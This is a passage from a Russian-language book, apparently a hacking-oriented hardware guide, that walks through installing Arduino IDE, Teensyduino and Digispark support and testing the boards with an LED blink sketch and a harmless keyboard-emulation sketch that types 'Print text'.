


Рис. 2.8. Рабочая среда Arduino IDE

Как видно, все довольно просто, и проблем с установкой Arduino Development Environment возникнуть не должно.

Теперь проверим работоспособность платы и программного обеспечения.

2.1.3. Проверяем корректность работы

Arduino IDE – это среда, которая позволяет не только редактировать код, но и загрузить программу в микроконтроллер без помощи программатора.

Поговорим немного о том, как программировать в Arduino. Обучение программированию в данной среде не является целью данной книги, поэтому я рассмотрю лишь примеры, позволяющие убедиться в корректности работы платы.

Основа языка программирования модуля Arduino – это язык Си (скорее, Си++). Ещё точнее, этот диалект языка называется Processing/Wiring. Соответственно, все основные команды и конструкции языка схожи с Си.

В качестве примера простой программы для проверки я приведу простую программу. Эта программа мигает в бесконечном цикле светодиодом, расположенным на плате с частотой 1 раз в секунду.

```
int ledPin = 13;
void setup()
{
        pinMode (ledPin, OUTPUT);
}
void loop()
{
        digitalWrite (ledPin, HIGH);
        delay (1000);
```

```
        digitalWrite (ledPin, LOW);
        delay (1000);
}
```

Мы рассмотрим пример кода более подробно, чтобы понимать, что программа делает.

`int ledPin = 13` – здесь определяется переменная целочисленного типа, и ей присваивается значение номера порта, к которому подключен встроенный на плате диод. Это порт 13.

```
void setup()
{

}
```

Процедура `setup()` является обязательным элементом любой программы для Arduino. Тело любой процедуры в Arduino ограничивается фигурными скобками в начале – { и в конце процедуры – }.

Внутри процедуры находится код, который выполняется один раз в начале программы. В случае, если внутри процедуры ничего помещать не требуется, например никакие переменные не инициализируются, процедуру `setup()` все равно необходимо указывать внутри программы, только место внутри фигурных скобок остается пустым.

Далее `pinMode (ledPin, OUTPUT)` – эта команда определяет, в каком режиме будет использоваться выбранный порт, в данном случае номер порта определяется значением переменной `ledPin`, в нашем случае это 13. Возможны два режима работы порта INPUT и OUTPUT. Так как нам необходимо помигать диодом, указываем OUTPUT. Если бы было необходимо считать значение какого-либо датчика, например температурного, то необходимо было бы указать INPUT.

Процедура `loop()` также является обязательным элементом любой Arduino – программы.

```
void loop()
{
...
}
```

Ну а далее все совсем просто. Команда `digitalWrite (ledPin, HIGH)` передает сигнал на включение светодиоду (порт 13).

`delay (1000)` – это задержка, величина которой задается в тысячных долях секунды.

Затем `digitalWrite` передается значение `LOW` для того, что выключить светодиод, и снова производится задержка в одну секунду.

Читатель, знакомый с программированием, наверняка обратил внимание, что в процедуре `loop()` нет никаких команд цикла, таких как `while`. Все потому, что содержимое процедуры `loop()` выполняется в бесконечном цикле по умолчанию.

Итак, мы подготовили программный код. Теперь необходимо записать его на макетную плату. Для этого подключаем Arduino Uno с помощью USB-кабеля к компьютеру. Далее в разделе **Arduino IDE → Инструменты** выбираем в списке **Arduino/Genuino Uno** (рис. 2.9).




Рис. 2.9. Выбор макетной платы

Затем необходимо убедиться, что система правильно определила порт. Если порт не выбран, его необходимо указать вручную (например, COM15) (рис. 2.10).




Рис. 2.10. Указание рабочего порта

Теперь, когда все настройки выполнены, попробуем записать прошивку на плату. Для этого нажимаем на стрелочку. В нижней части экрана отображаются сообщения о статусе выполнения. Сообщение об успешной записи прошивки будет выглядеть следующим образом (рис. 2.11).

Рис. 2.11. Успешная запись прошивки

Также встроенный на самой плате светодиод должен начать периодически мигать.

Однако что делать, если при попытке записать код вы получили сообщения об ошибках? Скорее всего, вы неверно указали название платы или порт. В таких случаях сообщение об ошибке может выглядеть следующим образом (рис. 2.12).

Рис. 2.12. Сообщение об ошибке

Также данный порт уже может быть кем-то занят, например вы к нему уже подключились через гипертерминал в процессе отладки другого устройства.

Если плата и порт заданы правильно, проверьте, видит ли операционная система USB-устройство. Это можно сделать в **Диспетчере устройств** Windows. Корректно установленный драйвер должен выглядеть в системе примерно как на рис. 2.13.

Рис. 2.13. Arduino в Диспетчере устройств Windows

В случае если решить проблему не удалось, можно попробовать поискать ответ в Интернете на тематических ресурсах, например arduino.cc.

2.1.4. Заключение

В этом разделе мы установили необходимое программное обеспечение и записали прошивку на макетную плату Arduino. Замечу, что среда Arduino IDE нам еще не раз потребуется при работе с другими макетными платами, о которых речь пойдет далее.

2.2. Teensy

Небольшие макетные платы Teensy имеют множество сходств с классическими Arduino. Однако самым полезным при разработке сходством этих двух решений является то, что Teensy тоже использует среду Arduino для разработки прошивок. Поэтому нам не потребуется ставить отдельное приложение для работы с ней.

2.2.1. Описание макетной платы

На момент написания книги было доступно шесть вариантов макетных плат: четыре на 16-битных процессорах Cortex и два на 8-битных AVR. Причем

более мощные 16-битные версии также имеют встроенные адаптеры для microSD-карт.

В своих экспериментах, о которых речь пойдет далее, использовалась версия Teensy 2.0. Это не самая мощная конфигурация, но 32 КБ флеш и 25 входов/выходов памяти оказалось вполне достаточно для реализации необходимых атак.

Вот как выглядит эта макетная плата (рис. 2.14):




Рис. 2.14. Внешний вид макетной Teensy 2.0

Для работы нам потребуется кабель USB–microUSB, в отличие от Arduino, где использовался miniUSB.

2.2.2. Настройка среды разработки

Для работы с Teensy нам потребуется уже знакомая среда Arduino IDE, к которой необходимо установить дополнение Teensyduino. Скачать данное дополнение можно по адресу https://www.pjrc.com/teensy/teensyduino.html.

Процесс установки также довольно прост. После загрузки запустим установочный файл (рис. 2.15).




Рис. 2.15. Окно установки Teensduino

Нажмем **Next**. Далее нам предлагают пойти выпить кофе, пока идет проверка на наличие USB Serial драйвера (рис. 2.16).

Рис. 2.16. Проверка на наличие драйвера

Если драйвера не нашлось, нам предложат его поставить (рис. 2.17).

Рис. 2.17. Установка драйвера

Разрешим операционной системе установить драйвер (рис. 2.18).




Рис. 2.18. Сообщение ОС

Укажем папку для установки Teensduino. Здесь можно столкнуться с проблемой – после указания папки с установленным ПО Arduino кнопка **Next** не становится активной. Причину проблем можно найти, нажав на вопросительный знак. Как правило, это устаревшая версия Arduino IDE (рис. 2.19).




Рис. 2.19. Выбор папки

Установим добавочные библиотеки (рис. 2.20).




Рис. 2.20. Установка библиотек

Далее запустим процесс установки (рис. 2.21).




Рис. 2.21. Процесс установки

По окончании установки получаем следующее окно (рис. 2.22).




Рис. 2.22. Процесс установки

Теперь в окне Arduino IDE нам необходимо выбрать нужную плату Teensy 2.0 и USB type: Keyboard.

С помощью этих действий мы перевели устройство в режим эмуляции клавиатуры. Если устройство без прошивки вставить в USB, то оно определится как клавиатура, но происходить ничего не будет.

2.2.3. Проверяем корректность работы

Для проверки работы нам необходимо написать следующую простую программу.

```
void setup() {
}
void loop() {
Keyboard.print("Print text");
delay(5000);
}
```

Далее подключаем Teensy к компьютеру и нажимаем на стрелочку. Если мы правильно выставили наименование платы и режим USB, то прошивка успешно запишется на плату. По окончании записи плату лучше сразу вынуть. Затем открыть Notepad или другой текстовый редактор и снова подключить плату.

На экране с интервалом в 5 секунд будут выводиться слова «Print text».

Это означает, что наша плата работает.

2.2.4. Заключение

Плата Teensy является довольно интересным инструментом. Я думаю, многие читатели уже догадываются, для каких целей мы ее будем использовать. Ну, а тем, кто еще не догадался, я предлагаю немного подождать, пока мы перейдем к разработке устройств на базе Teensy.

2.3. Digispark

Макетную плату Digispark, пожалуй, можно назвать младшим братом Tennsy. Digispark по размерам меньше пятирублевой монеты, но при этом вполне способна выполнять часть задач из арсенала Teensy.

2.3.1. Описание макетной платы

Digispark работает на микроконтроллере ATTiny85, что накладывает некоторые ограничения на разрабатываемые устройства, так как имеются всего 8 КБ Flash-памяти.

Макетная плата имеет следующий набор контактов (рис. 2.23):




Рис. 2.23. Макетная плата Digispark

Все выводы могут быть использованы в качестве цифровых входов/выходов:

- Pin 0 – I²C SDA, PWM (LED on Model B);
- Pin 1 – PWM (LED on Model A);
- Pin 2 – I²C SCK, Analog;
- Pin 3 – аналоговый вход (занят контактом USB+ в случае использования USD);

- Pin 4 – PWM (занят контактом USB– в случае использования USD);
- Pin 5 – аналоговый вход.

При этом Digispark поддерживает все функции, доступные в IDE, за исключением работы с серийным монитором и записи загрузчика.

2.3.2. Настройка среды разработки

Набор действий для подготовки устройства к работе аналогичен предыдущим примерам для Arduino и Teensy. Для работы нам потребуется программное обеспечение Arduino IDE 1.6.5 и новее.

В консоли Arduino IDE зайдите в меню **Файл** и выберите **Настройки** (рис. 2.24).




Рис. 2.24. Меню **Настройки**

В поле **Additional Boards Manager URLs** необходимо ввести следующую ссылку: http://digistump.com/package_digistump_index.json (рис. 2.25).




Рис. 2.25. Настройка загрузки драйверов

Перейдите в меню **Инструменты** и затем **Плата:******** и в подменю выберите пункт **Boards Manager** (рис. 2.26).




Рис. 2.26. Выбор макетной платы

В появившемся окне в выпадающем меню выберите **Contributed** (рис. 2.27).

Рис. 2.27. Выбор фильтра

Далее устанавливаем набор компонентов для Digispark (рис. 2.28).




Рис. 2.28. Установка компонентов

Теперь в списке у нас появились Digispark-платы.

2.3.3. Проверяем корректность работы

Для проверки работы нам необходимо написать следующую простую программу по аналогии с Teensy.

```
void setup() {
}
void loop() {
Keyboard.print("Print text");
delay(5000);
}
```

Нажимаем стрелочку.

А вот здесь важное отличие от Teensy. Плату для записи вставляем в USB-порт только после появления следующего сообщения в нижней части экрана (рис. 2.29).

Рис. 2.29. Запись кода

Если мы правильно выставили наименование платы и режим USB, то прошивка успешно запишется на плату. По окончании записи плату лучше сразу вынуть. Затем открыть Notepad или другой текстовый редактор и снова подключить плату.

На экране с интервалом в 5 секунд будут выводиться слова «Print text».

Это означает, что наша плата работает.

2.3.4. Заключение

Digispark является интересной заменой Teensy во многих проектах, где нет больших требований к ресурсам. Далее мы найдем этой крошечной плате достойное применение.

2.4. ESP 8266/NodeMCU

Плату ESP 8266 обычно упоминают в связи с IoT (Интернетом вещей). Эта плата аналогична Arduino, но при этом имеет на борту встроенный

Wi-Fi-адаптер, что существенно облегчает обмен информацией с другими умными устройствами.

2.4.1. Описание макетной платы

Макетная плата построена на основе микроконтроллера ESP 8266. Данный микроконтроллер от китайского производителя Espressif имеет интерфейс Wi-Fi, а также возможность исполнять программы из внешней флеш-памяти с интерфейсом SPI.

Микроконтроллер имеет следующие характеристики:

- 80 MHz 32-bit процессор Tensilica Xtensa L106. Возможен негарантированный разгон до 160 МГц.
- IEEE 802.11 b/g/n Wi-Fi. Поддерживается WEP и WPA/WPA2.
